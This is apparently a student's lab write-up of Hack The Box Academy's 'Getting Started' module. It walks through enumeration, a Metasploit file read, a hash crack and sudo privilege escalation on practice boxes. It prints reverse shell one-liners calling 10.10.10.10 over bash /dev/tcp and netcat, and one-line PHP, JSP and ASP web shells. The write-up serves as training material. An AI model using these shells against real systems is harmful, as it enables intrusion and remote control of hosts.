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**ADMISSION NUMBER: CS-EH02-24103** 

LINK (Completed Module):

https://academy.hackthebox.com/achievement/1983600/77

# **Getting Started**

# **Introduction**

I started by looking at the infosec overview which was an introductory to information security and what to expect. I also got to understand the risk management process, the difference between red team and blue team and the role of penetration testers.

# **Getting Started with a Pentest distro**

I understood that one should choose a distro they feel comfortable with and get to interact with it so that they be familiar. I also looked at setting up a distro using different virtual machines.

# **Staying Organized**

I learned that it is important as a penetration tester to be organized since this will make your work much easier.

# **Connecting using a VPN**

I have been using VPN to connect to machines, but I never understood it in depth like i do after going through this module. I now understand that a VPN service **does not** guarantee anonymity or privacy but is useful for bypassing certain network/firewall restrictions or when connected to a possible hostile network.

# **Common Terms**


Got to understand some few terms such as Shell which on a linux system is a is a program that takes input from the user via the keyboard and passes these commands to the operating system to perform a specific function. A port is a virtual point where network connections begin and end.

# **Basic Tools**

I started out with **SSH** which is port 22 and is used to access computers securely and remotely, then **Netcat** which is a network utility for interacting with TCP/UDP ports, its primary usage is for connecting to shells, I looked at a similar tool to Netcat which is called **Socat** which has fewer features compared to


Netcat and can be used to upgrade a shell to a fully interactive TTY. I went ahead and looked at the **Tmux** tool which is used for expanding a standard Linux terminal's feature, like having multiple windows within one terminal and jumping between them. Finally, I got to learn about the **Vim** tool which is used for editing purposes having the insert and command mode.

I got to answer the question provided; here is a screenshot.



# **Service Scanning**

Got to understand how to use Nmap, FTP and SMB tools to do service scanning. I also answered the following questions.



# **Web Enumeration**

When performing service scanning, web servers on ports 80 and 443 are common. Webservers host web apps which often provide a substantial attack surface and a high-value target during a pentest. Web enumeration is critical, particularly when an organisation is not exposing many services or those services are appropriately patched.

#### Gobuster

After discovering a web app, check if you can uncover hidden files or directories on the webserver not intended for public access. Tools like ffuf or GoBuster are for directory enumeration.

#### **Directory/File Enumeration**


GoBuster allows performing DNS, vhost and directory brute-forcing. There is additional functionality like enumeration of public AWS S3 buckets (huh?). In this module we care about directory and file brute-forcing modes with the switch dir.

## Web Enumeration Tips: Banner Grabbing/Web Server Headers

Banner grabbing was discussed previously for general purposes but provide a good picture of what is hosted on a web server. We can use cURL to retrieve server header information.

#### Certificates

SSL/TLS certs are another valuable source of info if HTTPS is in use:



## Robots.txt

A common file for websites with the purpose of instructing search engine web crawlers such as Googlebot which resources can and cannot be accessed for indexing. Provides info such as location of private files and admin pages:

User-agent: \*

Disallow: /private

Disallow: /uploaded\_files

#### **Source Code**

Task: Use the web enumeration techniques in this section on the target server to get the flag

Let's play around in browser and see what we get... notice the robots.txt we saw earlier:

The two (currently) accessible domains give me the default page and the robots.txt above. The 301 redirects to a language select page like shown earlier a WordPress page in setup mode. We need to get those hidden directories somehow...

Okay so a sudo curl admin with that disallowed directory above gave access to the source code of the admin-login-page.php. Most of it is boring generic boiler plate html code but a dev note:

```
Admin Panel

</hl>
</hl>
</div>
</div>
</div class="container">

<label for="username"><b>Username</b></label>
<input name='username' placeholder='Username' type='text'>


<label for="password"><b>Password</b></label>
<input name='password' placeholder='Password' type='password'>

<!-- TODO: remove test credentials admin:password123 -->


<button type="submit" formmethod='post'>Login</button>

</div>
</div>
</div>
</div>
</div>
</div>
```

So let's type in the old /admin-login-page.php/ to give us:



As you can see I already put in those tests credentials and...



# **Public Exploits**

Once we identify the services running on ports from Nmap scanning, the first step is to look if there are any public exploits.

# **Finding Public Exploits**

Simply just google the application name with 'exploit' and see what you get.

Searchsploit is an option too...

After a sudo apt install exploitdb -y

Task: identify the services running on the server above, and find public exploits for them. Once you do, get the content of the '/flag.txt' file. Web server may take a few seconds to start.

Ok so, we're on an Apache/2.4.41 (Ubuntu) server.

When you go into browser it's a wordpress page that talks about 'simple backup plugin 2.7.10' The whole point of this was a service exploit using metasploit (or alternative).

On search we get the one exploit module

'auxillary/scanner/http/wp\_simple\_backup\_file\_read' press '0' as that's our only option to get us into that script where we can set a few easy options (I was massively overcomplicating it).

'Use 0' as that's our only option gets us to 'show options'


```
sf auxiliary(
                                            () > show options
lodule options (auxiliary/scanner/http/netalertx_file_read):
  Name
            Current Setting Required Description
                                       Traversal Depth (to reach the root folder)
                             ves
  FILEPATH /etc/passwd
                                       The path to the file to read
                             ves
                                       A proxy chain of format type:host:port[,type:host:port][...]. Supported pr
  Proxies
                             no
                                       oxies: sapni, socks4, socks5, http, socks5h
                                       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  RHOSTS
                             yes
                                       basics/using-metasploit.html
  RPORT
            20211
                                       The target port (TCP)
            false
                                       Negotiate SSL/TLS for outgoing connections
  THREADS
                                       The number of concurrent threads (max one per host)
  VHOST
                                       HTTP server virtual host
iew the full module info with the info, or info -d command.
```

'run' moves it to my directory so I can cat the filepath where it was saved.

HTB{my\_f1r57\_h4ck}

# **Types of Shells**

Three main types: reverse, bind and web:



<sup>&#</sup>x27;set filepath /flag.txt'

#### **Reverse Shell Command**

```
Code: bash

bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'

Code: bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f
```

Once the exploit is utilised through a Python exploit of Metasploit module to get a reverse connection, we should receive a connection in our netcat listener...

#### **Bind Shell**



## **Web Shell**

Web script typically that accepts our command through HTTP request parameters such as GET or POST.

Web shell writing needs to happen through a GET request, execute and print its output back.

```
Code: php

<?php system($_REQUEST["cmd"]); ?>

Code: jsp

<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>

Code: asp

<% eval request("cmd") %>
```


# **Privilege Escalation**

Our initial access to a remote server is usually a low-privileged user, not giving full control over the box. We need to find an internal/local vulnerability to escalate our privileges to the root user on Linux or administrator/SYSTEM user on Windows.

# **SSH Keys**

If we have read access over the .ssh directory for a specific user, we can read their private ssh keys found in /home/user/.ssh/id\_rsa or /root/.ssh/id\_rsa and use it to log in to the server.

#### Task: SSH



#### Here we go... step 1 ssh,

```
→ ssh user1@94.237.57.115 -p 57755
The authenticity of host '[94.237.57.115]:57755 ([94.237.57.115]:57755)' can't be esta<u>blished.</u>
ED25519 key fingerprint is SHA256:KDcF5lg81jNEGgdr67bEo+Ui1pmsyHXKnw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[94.237.57.115]:57755' (ED25519) to the list of known hosts.
(user1@94.237.57.115) Password:
(user1@94.237.57.115) Password:
(user1@94.237.57.115) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)
* Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
* Management:
* Support:
                  https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Jbuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$
```

Okay so we're in /home/user1 let's go up one level in the directory 'cd ..'

```
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ pwd
/home/user1
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cd ..
-bash: cd ..: command not found
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cd ..
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home$ ls
user1 user2
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home$ cd user2
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ ls
flag.txt
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ cat flag.txt
cat: flag.txt: Permission denied
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$
```

What has happened above so far is:

Printed the working directory (didn't really need to but for my own sake).

'cd ..' takes us up one level /home

'ls' shows us we've got user1 and user2

'cd user2' changes directory to... you guessed it! I suppose alternatively you could just 'ls user2' as well without directly changing into that directory. Nevermind you need to be in that directory I believe.

'sudo -u user2 /bin/bash' changes us to user2:

```
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ sudo -u user2 /bin/bash user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ pwd /home/user2 user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ ls flag.txt user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cat flag.txt user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cat flag.txt HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r} user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$
```

Ok so from the lesson it talks about ssh key to privilege escalate. So, I cat /root/.ssh confirmed it's a directory then it spit that little

OPENSSH PRIVATE KEY mess. So I took that into another terminal and saved that into id\_rsa and did 'chmod 600 id\_rsa' on the key to change machine file permission to be more restrictive. If ssh keys are too lax, we get denied like we did previously.

# 1.4Attacking your First Box

#### **Nibbles**

Walkthrough the box Nibbles.

**Nmap Enumeration** 

\$nmap -sV --open -oA nibbles\_initial\_scan <ip address>

(-sV) This will run a service enumeration scan against the default top 1,000 ports.

(--open) return open ports.

(-oA) output all scan formats. This includes XML output, greppable output, and text output that may be useful to us later.

```
→ nmap -sV --open -oA nibbles_initial_scan 10.129.50.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 12:18 EAT
Nmap scan report for 10.129.50.223
Host is up (0.22s latency).
Not shown: 813 closed tcp ports (reset), 185 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
       STATE SERVICE VERSION
PORT
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
                       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
s nmap -sC -sV -oA enum_scan 10.129.42.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 13:48 EAT
Nmap scan report for 10.129.42.249
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
    256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
    256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Welcome to GetSimple! - gettingstarted
http-robots.txt: 1 disallowed entry
_/admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

As you can see:


Open Ports: 80 and 22

Services: Apache web server on port 80; OpenSSH server on port 22

#### Nibbles — Web Footprinting


We can use whatweb to try to identify the web application in use.

Browsing to the target in Firefox shows us a simple "Hello world!" message.




Hello world!

# **Directory Enumeration**




# Nibbles — Initial Foothold

Now that we are logged in to the admin portal, we need to attempt to turn this access into code execution and ultimately gain reverse shell access to the webserver. Looking around a bit, we see the following pages:




Attempting to make a new page and embed code or upload files does not seem like the path. Let us check out the plugins page.



Let us attempt to use this plugin to upload a snippet of PHP code instead of an image. The following snippet can be used to test for code execution.

Save this code to a file and then click on the Browse button and upload it.



Now we have to find out where the file uploaded if it was successful.

In this directory, we see two files, with a recent last modified date, meaning that our upload was successful!

# **HackTheBox Module — Getting Started: Knowledge Check Walk-through**

Questions

Answer the question(s) below to complete this Section and earn cubes!

Spawn the target, gain a foothold and submit the contents of the user.txt flag.

After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

#### Enumeration

In this challenge, nothing is given to us aside from the target IP of the box. Let's start by running nmap to find what open ports are on this target.

\$ nmap -sC -sV -oA enum\_scan 10.129.30.42 -v

# Flags:

- -sV Enables version scanning to probe open ports and determine version/service information.
- -sC Runs default nmap scripts to look for common vulnerabilities, misconfiguration, and authentication issues.
- -oA enum\_scan Saves output of scan in all major formats (nmap, gnmap, xml).

```
-(shym06⊕ kali)-[~]
nmap -sC -sV -oA enum_scan 10.129.42.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 13:48 EAT
Nmap scan report for 10.129.42.249
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
    256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
   256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to GetSimple! - gettingstarted
http-robots.txt: 1 disallowed entry
/admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

Several things had caught my eye from this.

Open ports: 22, 80 http-robots.txt has 1 disallowed entry at

/admin GetSimple looks to be the installed content management

system

(CMS) as seen from the http-server-title

http-server-header shows Apache 2.4.41 is used on the Ubuntu server

# **Vulnerable Version Exploits**

Below, I'm using searchsploit to find vulnerabilities for this tool. If you do not already have this on your machine, install it by using the command below.

```
searchsploit getsimple
Exploit Title
         CMS 2.01 -
                     'changedata.php' Cross-Site Scripting
                                                                                      php/webapps/34789.html
         CMS 2.01 -
                    'components.php' Cross-Site Scripting
                                                                                       php/webapps/34041.txt
         CMS 2.01 - Local File Inclusion
                                                                                      php/webapps/12517.txt
         CMS 2.01 - Multiple Vulnerabilities
                                                                                      php/webapps/14338.html
         CMS 2.01 < 2.02 - Administrative Credentials Disclosure
                                                                                      php/webapps/15605.txt
                     'upload-ajax.php' Arbitrary File Upload
         CMS 2.03 -
                                                                                      php/webapps/35353.txt
         CMS 3.0 - 'set' Local File Inclusion
                                                                                       php/webapps/35726.py
         CMS 3.1.2 - 'path' Local File Inclusion
                                                                                      php/webapps/37587.txt
         CMS 3.2.1 - Arbitrary File Upload
                                                                                      php/webapps/25405.txt
         CMS 3.3.1 - Cross-Site Scripting
                                                                                      php/webapps/43888.txt
         CMS 3.3.1 - Persistent Cross-Site Scripting
                                                                                      php/webapps/32502.txt
         CMS 3.3.10 - Arbitrary File Upload
                                                                                      php/webapps/40008.txt
                                                                                      php/webapps/44408.txt
         CMS 3.3.13 - Cross-Site Scripting
         CMS 3.3.16 - Persistent Cross-Site Scripting
                                                                                      php/webapps/49726.py
         CMS 3.3.16 - Persistent Cross-Site Scripting (Authenticated)
                                                                                      php/webapps/48850.txt
         CMS 3.3.4 - Information Disclosure
                                                                                      php/webapps/49928.py
         CMS Custom JS 0.1 - Cross-Site Request Forgery
                                                                                      php/webapps/49816.py
         CMS Items Manager Plugin - 'PHP.php' Arbitrary File Upload
                                                                                      php/webapps/37472.php
         CMS My SMTP Contact Plugin 1.1.1 - Cross-Site Request Forgery
CMS My SMTP Contact Plugin 1.1.2 - Persistent Cross-Site Scripting
                                                                                      php/webapps/49774.pv
                                                                                      php/webapps/49798.py
                                                                                      php/webapps/48745.txt
         CMS Plugin Multi User 1.8.2 - Cross-Site Request Forgery (Add Admin)
         CMS v3.3.16 - Remote Code Execution (RCE)
                                                                                       php/webapps/51475.py
        CMS - Unauthenticated Remote Code Execution (Metasploit)
                                                                                       php/remote/46880.rb
        CMS 3.3.16 - Remote Code Execution (RCE)
                                                                                       php/webapps/52168.txt
```

At this point, since we are unsure which version of GetSimple the target is running, let's put this information to the side for later to know which of these might apply.

We can apply the same techniques to look for any vulnerabilities with Apache 2.4.41, however, this does not look promising.

```
shym06⊛kali)-[~]
  $ searchsploit apache 2.4.41
                                                                                                                               Path
 Exploit Title
          + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
                                                                                                                              php/remote/29290.c
         + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
                                                                                                                              php/remote/29316.py
                                                                                                                              multiple/dos/26710.txt
         mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow</pre>
                                                                                                                              unix/remote/21671.c
         mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
                                                                                                                              unix/remote/764.c
                                                                                                                              unix/remote/47080.c
                                                                                                                              linux/webapps/39642.txt
          Tomcat < 5.5.17 - Remote Directory Listing
                                                                                                                              multiple/remote/2061.txt
         Tomcat < 6.0.18 - 'utf8' Directory Traversal

Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)


Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass

Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass

Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
                                                                                                                              unix/remote/14489.c
                                                                                                                              multiple/remote/6229.txt
                                                                                                                              jsp/webapps/42966.py
                                                                                                                              windows/webapps/42953.txt
                                                                                                                              linux/dos/36906.txt
                                              (e) - Local File Inclusion / Remote Code Execution
Webfroot Shoutbox < 2.32 (
                                                                                                                              linux/remote/34.pl
Shellcodes: No Results
```

## **HTTP Exploration**

Since port 80 is open, we know there is likely a web server being hosted at this target IP — the existence of robots.txt and the http- headers confirm this as well. Let's visit the site and see what we can find.



## Home • Welcome to GetSimple!

## Welcome to GetSimple!

Thank you for using GetSimple CMS. This is your homepage, so please change this text to be what you want.


- GetSimple CMS Documentation
   How to Create a GetSimple Theme
   GetSimple Support Forums
- Header 2

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec this is code venenatis augue. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Integer vulputate pretium augue.

## Header 3

```
#header h1 a {
    display: block;
    width: 300px;
    height: 80px;
}
```

At first glance, there isn't much of interest on this homepage... until we begin to scroll down towards the bottom of the page and notice the following line of text.



Donec ut est risus, placerat venenatis augue

A blockquote. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec ut est venenatis augue. Class aptent taciti sociosqu ad litora torquent per conubia nostra, himenaeos.

Published on February 9th, 2021

# Connect



# **GetSimple Features**

- XML based data storage
- · Best-in-Class User Interface
- 'Undo' protection & backups
- Easy to theme
- Great documentation
- Growing community

This is your sidebar text. Please change me in Theme -> Edit Components

Download the Latest GetSimple


2024 gettingstarted

Innovation Theme by Cagintranet · Powered by GetSimple

#### **Admin Panel Access**

Enter up to 20 non-salted hashes, one per line: d033e22ae348aeb5660fc2140aec35850c4da997 I'm not a robot Crack Hashes Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlipool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults Result d033e22ae348aeb5660fc2140aec35850c4da997 sha1 admin Color Codes: Green: Exact match, Yellow: Partial match, Rev Not found.

We've cracked the admin account! Now, let's navigate back to the /admin page with out super secret credentials below, admin:admin



## **Privilege Escalation**

Now that we've got our foothold and gained access to the server as a local user, we need to find a way to elevate our privileges and become root to grab the next flag.

A fast, easy, and reliable method to transfer files from your local machine onto your target after a shell is obtained is using the Python simplehttp web server module.

I'm guessing since we're now running a shell in a shell, something has broken in a way that may not be fixable. I couldn't upgrade TTY, however, if you did want a nicer shell and go above and beyond, there's an id\_rsa in the /root/.ssh directory for SSH you could copy and use to SSH through a terminal on your local machine.

```
www-data@gettingstarted:/var/www/html$ CMD="/bin/sh"
www-data@gettingstarted:/var/www/html$ sudo /usr/bin/php -r "syste
whoami
root
pwd
/var/www/html
cd ~/
pwd
/root
ls
root.txt
snap
more root.txt
f1fba6e9f71efb2630e6e34da6387842
```

Now we just have to navigate around a bit and find the flag

## Conclusion

Completing the "Getting Started" module was an engaging introduction to Hack The Box Academy's hands-on learning environment. I gained a clearer understanding of the platform's intuitive interface, from navigating the Content Tree to using the in-module terminal for practical tasks.Reflecting on this, I'm eager to explore deeper topics like penetration testing and vulnerability analysis, appreciating how HTB blends theory with practice to foster real-world skills.